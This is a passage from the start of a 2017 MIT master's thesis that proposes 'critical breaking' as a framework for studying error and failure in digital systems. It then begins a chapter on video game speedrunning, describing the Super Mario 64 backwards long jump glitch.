Critical Breaking

by

Christopher Kerich

B.S., Mathematics
Carnegie Mellon University, 2013

SUBMITTED TO THE DEPARTMENT OF COMPARATIVE MEDIA STUDIES/WRITING IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE DEGREE OF

MASTER OF SCIENCE IN COMPARATIVE MEDIA STUDIES

AT THE

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

June 2017

Signature of Author..... Signature redacted
Department of Comparative Media Studies/Writing
May 1, 2017

Certified by..... Signature redacted
Lisa Parks
Professor, Comparative Media Studies/Writing
Thesis Supervisor

Accepted by..... Signature redacted
Heather Hendershot
Director of Graduate Studies, Comparative Media Studies/Writing

Critical Breaking

by

Christopher Kerich

Submitted to the Department of Comparative Media Studies/Writing on May 9, 2017 in Partial Fulfillment of the Requirements for the Degree of Master of Science in Comparative Media Studies

ABSTRACT


Utilizing critical and feminist science and technology studies methods, this thesis offers a new framework, called critical breaking, to allow for reflective and critical examination and analysis of instances of error, breakdown, and failure in digital systems. This framework has three key analytic goals: auditing systems, forging better relationships with systems, and discovering elements of the context in which these systems exist. This framework is further explored by the examination of three case studies of communities of breaking practice: video game speedrunners, software testers, and hacktivists. In each case, critical breaking is further developed in reflection of resonant and dissonant elements of each practice with critical breaking. In addition, artistic productions related to these case studies are also introduced as inflection points and potential alternative expressions of critical breaking analysis. The goal of this thesis is to provide a way to engage with breakdown and error and more than simply the negation of the good or as a sensationalist talking point, and instead use it as a fecund place for reflective, analytic growth.

Thesis Supervisor: Lisa Parks
Title: Professor of Comparative Media Studies/Writing

Contents

Chapter One: Introduction

Digital systems and infrastructure sometimes don't work. When they fail, it can be funny, frustrating, tragic, invisible, politically charged, or even revelatory. These errors evoke some kind of emotional response, however small. The pervasiveness of digital systems in Western life coupled with the evocative nature of glitch and breakdown has led humanists, technologists, and journalists to study digital systems and give special attention to especially resonant incidents of error in their work. Motivated by this fascination with breakdown, this thesis seeks to crystallize and analyze a particular analytic way of engaging with errors, centered on developing localized, specific knowledge surrounding the systems which produce those errors.



One of the images from "Eigenfaces"

By way of an example, consider my 2015 work titled "Eigenfaces". The system this work is engaged with is a circa-1991 facial recognition algorithm called the "eigenface algorithm". Without getting too deep into the mathematical and technical aspects, this algorithm takes a corpus of pictures of faces as input and creates a set of a ghostly eigenfaces. When given a

new picture, it can use those eigenfaces to attempt to match the new picture to one in the original set, thus "recognizing" it. In my project I used one classic method of breaking systems, giving unintended input, and fed sets of other pictures into the algorithm of objects other than faces. In doing so, the system produced eigenfaces but also dramatically lowered the success rate on the "facial recognition" aspect of the system. This allowed an exploration of the affective power of the system, what is the emotional impact of generating these ghostly images? It also facilitated an exploration into the power of systemic byproduct: what does it mean for the system when the byproduct, these "eigenfaces", are more interesting than its nonfunctional main function, recognizing faces? These interesting avenues of inquiry were opened up through a simple breaking of the original algorithm.

In the foundational text "Do Artifacts Have Politics?", Langdon Winner sets out a specific vision of the form that politics take in artifacts. These politics of artifacts are collections of affordances or specific instantiations in charged contexts, "...specific features in the design or arrangement of a device or system could provide a convenient means of establishing patterns of power and authority in a given setting" (134, Winner 1980). These politics are often not immediately visible on viewing an artifact. I would add this is especially true of an artifact in use, whose very act of functioning erases and hides possible alternatives. This begs the question, what are some ways of determining these politics, how do we display them once we know about them, and how do we use this knowledge? To explore answers to these questions, I have developed the concept of "critical breaking" which is a reflective, critical practice that produces and reflects on breaking and error in order to interrogate dominant paradigms of correctness and utility. This interrogation is done in pursuit of critical breaking's three key analytic goals: auditing systems, negotiating relationships with systems, and as previously mentioned, for gaining information on the contexts in which systems are embedded. Achieving these analytic goals is important in pursuing emancipatory and resistant uses of systems.

Auditing

Auditing a system means determining what a system is capable of doing and also when it does those things. Specifically, when auditing a system attention must be paid to how biases of the system could impact disadvantaged groups. This is an area of major concern in the field of algorithm studies. In 1996, for example, Batya Friedman and Helen Nissenbaum attempted to build a framework for algorithmic auditing by publishing categories of different kinds of computational bias that could exist in a system (Friedman & Nissenbaum 1996). This was an important step but in practice auditing digital systems has proved to be fairly difficult. Algorithms are slippery subjects, as Nick Seaver writes, "What we recognize or 'discover' when critically approaching algorithms from the outside is often partial, temporary, and contingent" (Seaver 2014). The user facing side of an algorithm can be personalized, algorithms can be totally changed after the analysis is completed, algorithms can be extremely complex, and they can use data sets far outside the reach of the analyst. This slipperiness is not in and of itself a bad thing, as I will discuss later, but it makes traditional methods of auditing technology like reverse engineering extremely costly and difficult. This very problem has been written about by data journalists such as Nicholas Diakopoulos, who use reverse engineering as a core tool in their practice (Diakopoulos 2014). Critical breaking leans into the contingency of algorithmic auditing and seeks only to produce those partial and temporary insights, which in turn require less resources to produce. Critical breaking is not a replacement for rigorous reverse engineering but is positioned to support it with local and contingent auditing.

Negotiating Relationships

Negotiating relationships with systems is another motivation for critical breaking. At its most liberatory, this means molding systems to the desires of their users. Often, though, this means instead discovering how the needs and desires of the user can coexist with the system. In his "Postscript on the Societies of Control" Deleuze warns of a society that constantly

constricts and normalizes its populace through its infrastructure and systems. More subtle than disciplinary society, control society constantly and invisibly molds its subjects (Deleuze 1992, 4). This negotiation with systems, then, is to lessen this normalizing control and restore agency to the individual in control society. At the very least it will aid in making the concession to a given system something explicitly and consciously decided. This idea of system negotiation is built in part off of Alexander Galloway's concept of protocological hypertrophy and tactical media. He writes, "*...those phenomena that are able to exploit flaws in proctological and proprietary command and control, not to destroy technology, but to sculpt protocol and make it better suited to people's real desires...* Tactical media propel protocol into a state of hypertrophy, pushing it further, in better and more interesting ways" (176, Galloway 2004). These exploits and breaks cause systems not to crumble but instead to swell and "make room" for individuals and their desires.

Contextual Knowledge

Of course, breaking systems can also reveal aspects of the context in which that system exists, especially with regard to the users and creators of that system. For example, if a predictive policing system fails with too many false positives when deployed in Detroit but works within acceptable margins in Baltimore, it speaks not only to the design of the system but the data it is fed, the demographics of the city it is being used in, the nature of the idea of crime used to create that system and much more. When a system breaks down we ask the important feminist science and technology question, for whom? For all of critical breaking, and especially this kind of contextual knowledge, it is useful to think of the knowledge produced by critical breaking as a part of Donna Haraway's theory of situated knowledge. Situated knowledge answers a problem brought up in scientific inquiry and also in critical breaking, which Haraway characterizes as "...my problem, and 'our' problem, is how to have *simultaneously* an account of radical historical contingency for all knowledge claims and knowing subjects, a critical practice

for recognizing our own 'semiotic technologies' for making meanings, *and* a no-nonsense commitment to faithful accounts of a 'real' world, one that can be partially shared and that is friendly to earthwide projects of finite freedom, adequate material abundance, modest meaning in suffering, and limited happiness" (Haraway 1988, 579). Haraway presents situated knowledge as an attempt to solve this problem by acknowledging and embracing the fact that knowledge is radically contingent and relative. With situated knowledge this relativity does not preclude knowledge from affecting the world and it can do so in limited, local ways that respect the contingency of that knowledge. The same is true of the knowledge produced by critical breaking. The results will always be extremely relative and as Seaver writes, "slippery", but still useful if deployed in measured and tactical ways. Instead of being a one-size-fits-all tool, critical breaking is a specific analytic tool with reasonable limitations.

Discursive Normalization of Breaking

In this thesis, a very general definition of brokenness is "the operation of a system counter to the desire or expectation of some invested party". That being said, before continuing on discussion of brokenness, errors, failure, and glitch, it is important to take a moment to wrestle with the discursive normative effect these ideas have on use of systems. Categorizing a phenomenon as an error implies the category of "not error", meaning there is somehow truly a correct use for a given system. As a one off this might not be harmful, but in a project such as a master's thesis uncritically engaging with brokenness may further marginalize fringe uses of systems and erase those user's validity as users. Still, the idea of breaking is compelling and has analytic value, especially when speaking about breaking in relational way. The imperfect solution that I am using to speak about breaking while resisting its discursive power is to make the decision to use it an explicit one, as I am doing now, and to conceptualize brokenness as one of Karen Barad's apparatuses. Generally, apparatuses are meant to be a way to discuss the implements through which scientific inquiry is done, a microscope or titration pipe, and it's

interesting to think about how the brokenness of those tools may affect results and our understanding of the world. However, apparatuses are not just physical tools for Barad, she writes "(1) apparatuses are specific material-discursive practices (they are not merely laboratory setups that embody human concepts and measurements)" (Barad 2007, 146). I will go one step further with my analysis of breaking and suggest that brokenness itself is a theoretical apparatus through which inquiry is done. For Barad, "Apparatuses are not passive observing instruments; on the contrary, they are productive of (and part of) phenomena" (Barad 2007, 142). That is, accepting that breaking is only one way of examining phenomena and doing so colors and partially dictates what it is possible to learn. Even though there are restrictions given by using a specific apparatus the results are still not deterministic. As Barad writes, "Furthermore, the future is radically open at every turn, and this open sense of futurity does not depend on the clash or collision of cultural demands. Rather, it is inherent in the nature of intra-activity-- even when apparatuses are primarily reinforcing, agency is not foreclosed." (Barad 2007, 178). In this thesis when brokenness is invoked it is as an engagement with an apparatus for examining phenomena and not intentionally discursively marginalizing different kinds of systemic use.

Discursive normalization of breaking also runs the danger of discounting the relational aspect of breaking. In fact, breaking is a very relational idea and different stakeholders in a system will not always agree as to when a system is broken. For example, if Google indexes my website I might feel that their system is erroneously invading my privacy. From the perspective of Google, if I had not installed a robots.txt file on my website, my site was fair game for indexing and there is no error. The most fundamental example is to take the perspective of an algorithm on itself. Systems do not as of yet have conscious opinions as a human being does, but they do have the capability to detect and classify errors using certain criteria in a process known as "error handling". In many cases the errors and glitches detected by outside observers are the result of the system procedurally working completely as intended but acting on

unintended inputs or in an unintended context. This is one of the reasons critical breaking works: this dissonance between perceived errors by human observers and internal error processed by the system brings the elements which precipitated the error, the input, the context, to the fore.

Historical Antecedents

The concept of critical breaking has not sprung into existence out of nothing. In fact, there are many historical antecedents to this analysis of breakdown and they are being synthesized into what I describe as critical breaking. Each historical area has particular contributions to critical breaking and I will now survey them to highlight those contributions and make the connections clear. Then, I'll expand on some of these antecedents to locate my case studies for this thesis.

Cybernetics

Much of the earliest writing on error and glitch as we understand them in a systemic setting comes from early cybernetics work that began to crystallize at the end of World War II. As those thinkers began to conceptualize digital systems, primarily for military industrial purposes, it began incumbent on them to also conceptualize how those systems could break, and be improved by that breaking, when deployed in real life situations. Some of the work with the longest lasting impact on error studies has been Claude Shannon's mathematizing of noise in the late 40's and early 50's, and Norbert Wiener's notion of cybernetic feedback as described in his 1950 book *The Human Use of Human Beings*.

It may at first seem like the strict mathematizing of noise by Shannon in 1949 would work against more humanist readings of error as a discursive phenomenon, owing to the detached and cold nature usually ascribed to mathematics. The mathematizing that I am alluding to is established primarily in Shannon's 1949 essay "Communication in the Presence of

Noise" where, among other things, Shannon describes formulas to calculate the channel capacity of communication systems- the maximum rate of transmission that communication channels can withstand before their messages are not guaranteed to remain uncorrupted by noise. He makes noise, at least in this specific communication systems context, something avoidable by using specific calculations. In other words, noise becomes calculable. In doing this Shannon centers noise as a concern that should be directly addressed instead of treating it as an unwanted side effect or incidental problem. It is the centering and grasping of noise (and by extension, error and glitch) that is the important revelatory push that makes critical breaking's centering of the same things possible. Shannon's channel capacity formulas for noise are useful in certain contexts, but his important contribution to critical breaking is the fundamental discursive shift that centers noise, and therefore glitch, error, and other breaking, as central and fundamental aspects of systems.

Contemporaneous to this, Norbert Wiener was developing early cybernetics. Specifically he was developing the modern idea of a system and along with it a notion of systemic feedback. Wiener writes, "The control of a machine on the basis of its *actual* performance rather than its *expected* performance is known as *feedback*, and involves sensory members which are actuated by motor members and perform the function of *tell-tales* or *monitors*- that is, of elements which indicates a performance" (Wiener 1950, 24). This quote does a number of things at once. First, it highlights the importance of the material performance of the machine. Hypothetical machines and designs do not have errors. At most, they have expected errors. Critical breaking is concerned instead with what arises in the performance of errors, the same with feedback. Also, more importantly, this quote also indicates the necessity of observing the performance of a machine in order to modify or improve it. Again, the same is true of critical breaking, it is the observation of errors being performed that can lead to modifying the system or the elements around it. Wiener's feedback frames the information gained from the performance of the system as being used to improve it and avoid future malfunctions or errors. This is only

sometimes also the aim of critical breaking, however both emphasize the generation of information from the performance of systems and its utility for making changes.

Contemporary writing on error, such as Mark Nunes' essay "Error, Noise, and Potential: The Outside of Purpose", are sometimes critical of Wiener's negative view on error as something to be avoided and weeded out of systems using feedback and laud Shannon's relatively open-armed embrace of the fact that error will exist and needs to simply be worked around. Nunes writes, "We can contrast [Wiener's] view with Claude Shannon's statistical analysis of communication as a system, which pairs an increase in information with an *increase* in entropy. The uncertainty that Wiener associates with an opportunity for malevolent manipulation becomes in Shannon's account a measure of the total information in a system" (Nunes 2011, 12). While this distinction can help draw out some attitudes towards control, which Nunes does in his piece, it ultimately hides the fact that both Wiener and Shannon ultimately did want to prevent errors from occurring. Critical breaking is indebted to these lessons from Shannon and Wiener but moves past the avoidance or mitigation of error into a new analytical domain, one that seeks to encourage and learn from it.

Critical Practices

Critical breaking is part of a long line of "critical" practices and owes much of its framing to them. In particular, critical breaking is similar but distinct to two critical practices, critical making and critical repair. Critical making, coined by Matt Ratto in a 2011 article, is described as a "mode of materially productive engagement that is intended to bridge the gap between creative physical and conceptual exploration". The words "making" and "engagement" are crucial here, as for Ratto, "Critical making emphasizes the shared acts of making rather than the evocative object" (Ratto 2011, 253). This emphasis on process is something shared by critical breaking, occasionally after the breaking is finished there is even no remaining object to analyze. When there is a result to be analyzed, it is useful, but it is not required by critical

making or breaking. It may seem obvious to say that critical making and critical breaking otherwise work in opposite directions, but the opposition is deeper than is immediately obvious. Critical making starts with a concept, a debate on how digital resources help us learn, a discussion on walled gardens in digital spaces, and then through collaborative work explores the concept and generates artifacts and analytic results. Critical breaking starts with the artifact- the facebook feed, the video game, and through collaborative (or solitary) work, generates concepts that are designed to be specific analytic interventions about various aspects of the artifact. The difference between them is subtle, but lies in the framing of the acts and the direction of their movements: critical making is top-down and critical breaking is bottom-up. While these practices may be capable of producing similar insights, this difference cause the emphasis to be placed in different areas and helps ensure that their results exist in mostly separate domains.

Critical repair is a slightly newer critical concept developed in part by Daniela K. Rosner and Fred Turner's 2015 analysis of hobbyist repair culture. Instead of being a particular process that Turner or Rosner would enact as part of their research, their work is more about considering the importance of and ideological values of repair practices (Rosner & Turner 2015, 60). This practice is situated in a bit of a different place chronologically than critical breaking. Critical repair starts from the broken object and looks to see what communities can repurpose and reuse. This can lead to insights on consumerism, the value of community work, and so on. Critical breaking ends where critical repair begins, at the broken object. It stretches backwards considering the process by which the artifact broke, what the significance of that is, and how it relates to different standpoints with different opinions of the artifact and its brokenness. Considered next to each other critical breaking can also help address a subtle shortcoming in this early work on critical repair. This problem surfaces in Turner and Rosin's definition of repair, "We conceptualize repair as the process of sustaining, managing, and repurposing technology in order to cope with attrition and regressive change" (ibid, 60). What is being repaired are only

breakdowns that fit into the mold of "attrition and regressive change", a kind of inevitable, entropic breakdown that somewhat alienates this failure from its causes. This is partially necessary for the project of critical repair: considering the full and true range of breakdowns would make moving forward with the analysis of repairing nearly impossible. Thankfully, critical breaking is positioned to look backwards at different sorts and causes of breaking, pick up the analytical slack, and repair it into something useful.

Another writer thinking about the critical aspect of repair is Stephen J. Jackson, who has coined the term "broken world thinking" for describing the starting point for this thought. He writes, "[Broken world thinking] asks what happens when we take erosion, breakdown, and decay, rather than novelty, growth, and progress as our starting points in thinking through the nature, use, and effects of information technology and new media" (Jackson 2014, 221). Again, the creation myth of critical repair is in full effect: Jackson only describes one particular entropic style of breakdown as part of his broken world thinking. Still, critical breaking aligns very closely with the spirit of the statement. Jackson also eloquently situates the chronological situation of repair as taking the space after critical breaking, "Above all, repair occupies and constitutes an *aftermath*, growing at the margins, breakpoints and interstices of complex sociotechnical systems as they creak, flex and bend their way through time" (ibid, 223). Critical breaking's backwards and inwards looking necessitates critical repair's forward and outward looking, and vice versa. Combined they present a strong analytical and critical foundation to do the work of science and technology studies and media studies.

In terms of its goals, critical breaking is not that much different than critical making or repair. All these practices seek to achieve insights and critical results than stem from material work. Where critical breaking differs is in its area of analysis inside the lifecycle of an object, in the breakdown. Both critical making and repair pay lipservice to the importance of the breakdown aspect, critical repair especially is reliant on the brokenness of an object to function, but they do not appreciate the nuances: they ascribe to the "creation myth" of breaking, as

mentioned before. There are many different ways an artifact can be broken; critical breaking is a practice that can stave off this oversimplification and draw unique critical results that the other practices might miss because of this.

Media Art

The front page of *http://wwwwwwww.jodi.org/*

The motivation for critical breaking does not come only from academic inquiry into science and culture. Art, in particular new media art, is invested in exploring breakdown in ways that are relevant to critical breaking. Consider the net art duo JODI, whose work such as

http://wwwwwwwww.jodi.org/ explores breaking webpages as an aesthetic. The stunning ways that JODI display web breaking forces an engagement with the technology, one of the goals of critical breaking, in a way that would be more difficult coming from a scholarly paper or article. The viewer of JODIs artwork does not merely experience of broken web technology, but directly engages with it in a browser and feels its effects. The brokenness, and its results, are immediate and visible. This kind of production of critical, broken artifacts is a core element of critical breaking following Sarah Kember and Joanna Zylinska's exhortation in the concluding chapter of their 2012 book *Life After New Media*: "Critics of the world, create!". One central aspect of critical breaking is embracing the fact that broken systems are still productive systems whose output must be considered. This output varies from system to system, and can assume a range of forms: it could be a slight perversion on typical output for the system, it could be error logs, it could be the total absence of output (though this is rare). Considering system output involves taking responsibility for the systems that are broken and the artifacts that are produced as a critic and potentially as an artist. The formulation of critical breaking results as artistic artifacts can make the results of the audit, relationship building, or context exploration concrete and understandable, a valuable step in communicating results to relevant communities or stakeholders.

The Goal of the Thesis

One immediate lesson to be learned from critical breaking's historical antecedents is that it can be difficult to understand or evaluate the utility of a concept like critical breaking without seeing it applied to concrete examples in a range of circumstances. Therefore, the project of this thesis is to examine three case studies of contemporary forms of digital breaking practice and apply a critical breaking framework. The digital constraint has been chosen to keep the analysis focused on this particularly modern style of breaking and to not bloat the scope of the thesis. In addition, I will explore how these case studies intersect with critical breaking, how

certain parts of them are resonant and dissonant, and how critical breaking can be further developed based on the insights gained from examining each case study. Each case study is built on a history of breaking practice that has resulted in these modern iterations. Building upon the study of games and cheating, the first case study will be speedrunning, a particular style of breaking games. From the history of testing the next case study will be software testing, where I will examine corporate software testing practices. Finally, from the history of hacking in the third case study I will examine the historical arc of hacktivism, hacking for political goals. Together, they display a range of models to both emulate and avoid and ask interesting questions about how and why systems are broken.

Speedrunning is name of a relatively new gaming practice, where players attempt to complete specific objectives in videogames as quickly as possible. To do this, speedrunners often break the games they speedrun very severely. My main methods for this chapter are interviews with speedrunners and fieldwork combined with analysis of recorded speedruns. Using these alongside literature on game art and counterplay, I will interrogate speedrunning's emancipatory potential as well as its particular strengths when considered with a critical breaking lens.

Software testing is, as one might imagine, the testing of software to detect and then eventually remedy bugs or errors. Using a bedrock of my personal experience with software testing, I will examine historical academic literature on testing, contemporary breakthroughs in the field, textbooks and other media aimed towards learning software testing, and interviews with current software testers. Ultimately, I will determine the standpoints, methods, and stakes involved in software testing and just how critical breaking intersects with corporate breaking. As a foil to this, I will also examine automated Twitter accounts, or Twitterbots, as another kind of breaking that happens in a corporate framework but with generally counter-corporate aims.

Hacktivism is the name given to the liminal area of hacking for specifically political ends. By examining literature on hacktivism as well as deep dives in hacktivist tools, we will push to

flesh out what it means to break systems when the politics of the action are front and center instead of implicit. The tools especially will help reveal how in particular these actions take place, and what the practice can reveal when examined in a critical breaking framework.

In all of these case studies, the kinds of breaking examined are intimately tied into artistic production, either by myself or other new media artists and activists. As such, and also with respect to Kember and Zylinksa's exhortation, each chapter will feature a heavy analysis of related artwork to further concretize critical breaking and explore new analytical areas. In the speedrunning chapter this will be game art, in the software testing chapter this will be Twitterbots, and in the hacktivism chapter this will be twinned with the discussion of hacktivist tools as historically they have been presented not only as activist technology but also as activist art. The art examples will mingle with the interviews and literature to create generative, fecund analysis.

Conclusion

Critical breaking is a new concept to describe a particular form of knowledge creation involving breaking systems. In particular, it helps to perform localized audits, relationship building, and context investigation of these digital systems. It is a synthesis of many influences, including cybernetics and noise, critical making and repair, cheating studies, the history of testing, hacking, and new media art. In this thesis, we will examine critical breaking by looking at case studies ranging from speedrunning, to software testing, to hacktivism, all while considering art as an essential part of the research method. By the end, critical breaking will be situated as a valuable tool amongst many in the analysis of digital systems, adding the ability to engage with and deploy error as a powerful, evocative, analytic tool.

Works Cited

Barad, Karen. *Meeting the Universe Halfway: Quantum Physics and the Entanglement of Matter and Meaning*. Durham: Duke UP, 2007. Print.

Deleuze, Gilles "Postscript on the Societies of Control" *October,* Vol. 59. (Winter, 1992), pp. 3-7. Print.

Diakopoulos, Nicholas. "Algorithmic Accountability: Journalistic Investigation of Computational Power Structures." *Digital Journalism* 3.3 (2015): 398–415. *CrossRef*. Web.

Friedman, Batya, and Helen Nissenbaum. "Bias in Computer Systems." *ACM Transactions on Information Systems (TOIS)* 14.3 (1996): 330–347. Print.

Galloway, Alexander R. *Protocol: How Control Exists after Decentralization*. Cambridge, MA: MIT,
2004. Print

Haraway, Donna. "Situated Knowledges: The Science Question in Feminism and the Privilege of Partial Perspective". *Feminist Studies*, Vol. 14, No. 3 (Autumn, 1988), pp. 575-599. Print.

Jackson, Stephen J., "Rethinking Repair" Eds. Gillespie, Tarleton, Pablo J. Boczkowski, and Kirsten A. Foot. *Media Technologies: Essays on Communication, Materiality, and Society*. Cambridge, MA: MIT 2014. Print.

JODI. "%Location | Http://wwwwwwwww.jodi.org." *%Location | Http://wwwwwwwww.jodi.org*. Web.
09 Dec. 2016.

Kember, Sarah, and Joanna Zylinska. *Life after New Media: Mediation as a Vital Process*. Cambridge, MA: MIT, 2012. Print.

Levy, Steven. *Hackers: Heroes of the Computer Revolution*. Garden City, NY: Anchor/Doubleday,
1984. Print.

Nunes, Mark. "Error, Noise, and Potential: The Outside of Purpose." Introduction. *Error: Glitch, Noise, and Jam in New Media Cultures*. New York: Continuum International Group, 2011.
3-27. Print.

Ratto, Matt. "Critical making: Conceptual and material studies in technology and social life." *The Information Society* 27.4 (2011): 252-260.

Rosner, Daniela K., and Fred Turner. "Theaters of Alternative Industry: Hobbyist Repair Collectives and the Legacy of the 1960s American Counterculture." *Design Thinking Research*. Springer International Publishing, 2015. 59-69.

Seaver, Nick. "Knowing Algorithms." *Media in Transition.* Feb. 2014. Web. 2 June 2016.

Shannon, Claude Elwood. "Communication in the presence of noise." *Proceedings of the IRE* 37.1 (1949): 10-21.

Wiener, Norbert. *The Human Use of Human Beings*. U.S.A.: Houghton Mifflin, 1950. Print.

Winner, Langdon. "Do Artifacts Have Politics?" *Daedalus*, vol. 109, no. 1, 1980, pp. 121–136. www.jstor.org/stable/20024652.

Chapter Two: Speedrunning

Many contemporary video games have multiple language options. Games include these options as an accessibility concern and a way to market their game to more audiences. If you were playing such a game, chances are you would change the game to display its text in your native language, maybe picking another language if you were interested in practicing your translation skills. You might even think this is the only possible use case for this option. It is how we think of language, as a tool for understanding. Something you may not have considered is how fast the text displays in your selected language compared to the other options. If the text displays character-by-character, there are significant speed advantages to choosing languages where the average length of words is shorter. Unless you are a speedrunner, that is, interrogating language and games in this way may have never occurred to you. However, doing so brings to the fore properties of games and their constituent parts that would usually go taken for granted or unconsidered. This foregrounding of unconsidered aspects of systems is what makes speedrunning an interesting site for this first case study of breaking communities. Before getting too deep into analysis, though, it is important to first establish what speedrunning actually is.

What is Speedrunning?

Speedrunning, in short, is the practice of attempting to achieve a specific objective in a video game as quickly as possible. Very often this specific objective is to reach the end of the game. However, this is not as straightforward as it sounds. Where a game ends (or sometimes, begins) is not set in stone, there are usually many equally plausible places to consider game to begin or end: does it begin on the hardware level with the power button, on the software level with the player's input, or does it begin later on in the game where a player's actions can actually cause significant variance between playthroughs? This ends up being a socially

negotiated property determined by discussions between different factions in the speedrunning community, and often varies depending on the game being speedrun.

Speedruns require very precise and rehearsed play and they also very frequently include glitches or exploits that allow for maximum speed navigating through a game. Choosing the fastest displaying language is a simple example of this. The only basic rules of a speedrun are that no input can be issued to the game besides input that one can do via a controller and such input must happen inside of the game. This rules out modding the game and the use of memory alteration devices like a Gameshark, for instance. These basic rules are often added to by speedrunners to make their speedruns more challenging, interesting, or simply different.

To better illustrate some of these ideas let's examine a speedrun of the Any% category (meaning only the basic rules of speedrunning apply) of *Super Mario 64* by a Japanese speedrunner who goes by Akira. The first thing you'll notice when watching this video is that despite it being a very short speedrun, only 6 minutes and 44 seconds, the first minute is spent watching the opening cutscene where Princess Peach reads her letter aloud to Mario inviting him to the castle and Lakitu flies around with his camera. This is because this cutscene is, as far as any Mario 64 speedrunner has ever been able to discern, unskippable. Almost as if in spite of all the incredibly tight optimization that occurs later in this speedrun, the unskippable cutscene at the start says to the viewer and the speedrunner: given the constraints of speedrunning, there are rules that you must always obey. Those rules still allow for a lot of interesting behavior, though, as you can see at around 1:15 in the video when Akira performs the first of four Backwards Long Jumps (BLJs) in the run. The BLJ is a very common style of speedrunning exploit, especially in 3D platformer games, where quirks in the movement logic of the game are manipulated to ends not intended by the developers. In *Super Mario 64* Mario has a limit on how fast he can move forwards- if he were able to gain infinite forward momentum the game would basically become unplayable as Mario zoomed around his world at dizzying speed. However, an oversight by the developers left Mario with no limit on his backwards momentum.

Using very particular setups and execution, Akira is building up an excess of backwards momentum using Mario's long jump movement which they will then release and send Mario barrelling off, bypassing walls and barriers due to the game's collision physics not being able to cope with Mario's extremely high speed. This is an extremely difficult exploit to execute. One of the reasons that this speedrun is only three seconds off of the world record is because all four of the BLJs in this run are executed nearly flawlessly.

A backwards long jump in action

Starting at 1:25 in the video we can see the last thing I want to call attention to in this particular speedrun. Aside from more obvious speedrunning tricks like the BLJ, speedruns often include precise routes and execution that blurs the line between "exploit" and "normal play". For instance, this section is a very optimized path that requires precision platforming. There are lots of small tricks such as involving knowing exactly where to move and knowing where certain platforms will be at a certain time, but these tricks ultimately interact with the game rules at a higher level than the BLJ does. In the speedrunning community figuring out the fastest way

through a game is called routing. This includes movement glitches like a BLJ but also highly optimized jumping like in this section. The remainder of this speedrun is a combination of BLJs and highly optimized platforming sections which eventually culminate in the time of 6 minutes and 44 seconds.

This video is an example of what is known as Real Time Attack (RTA) speedrunning. These are speedruns performed by hand, by human beings holding a controller. There is another type of speedrunning that is also worth discussing which is known as Tool Assisted Speedrunning (TASing). A TAS has basically the same rules as an RTA speedrun but uses emulation technology to methodically program speedruns that are executed by a computer. In essence, a TAS is a long list of controller inputs that the computer executes in sequence to try to complete whatever speedrunning objective as quickly as possible. TAS creators can optimize these inputs by trial and error to create incredibly fast speedruns that require inputs that no human could ever execute by hand. This means that a TAS is almost always as fast or faster than its RTA counterpart. TASing also incorporates the same glitch and exploit techniques previously mentioned for RTA speedrunning, and in fact TASers and RTA speedrunners sometimes collaborate on fleshing out certain glitches or experiment on improving each other's routes.

Since 2002, speedrunners have been congregating online on sites like Speed Demos Archive and Speed Runs Live but the community did not have more widespread exposure. In the last few years speedrunning has become an increasingly popular activity especially due to the prevalence of livestreaming technology. Every single speedrunner I interviewed for this project has some kind of streaming media presence. The livestreamed *Games Done Quick* charity speedrunning marathons now regularly raise over a million dollars per marathon for their various causes. This has extended to even some relatively mainstream acceptance as well, as part a promotion for *Summer Games Done Quick* 2016, a speedrunner named

MitchFlowerPower performed a speedrun on *The Late Show With Stephen Colbert*. This marked the first exposure of speedrunning on a national broadcast.

Speedrunning Literature

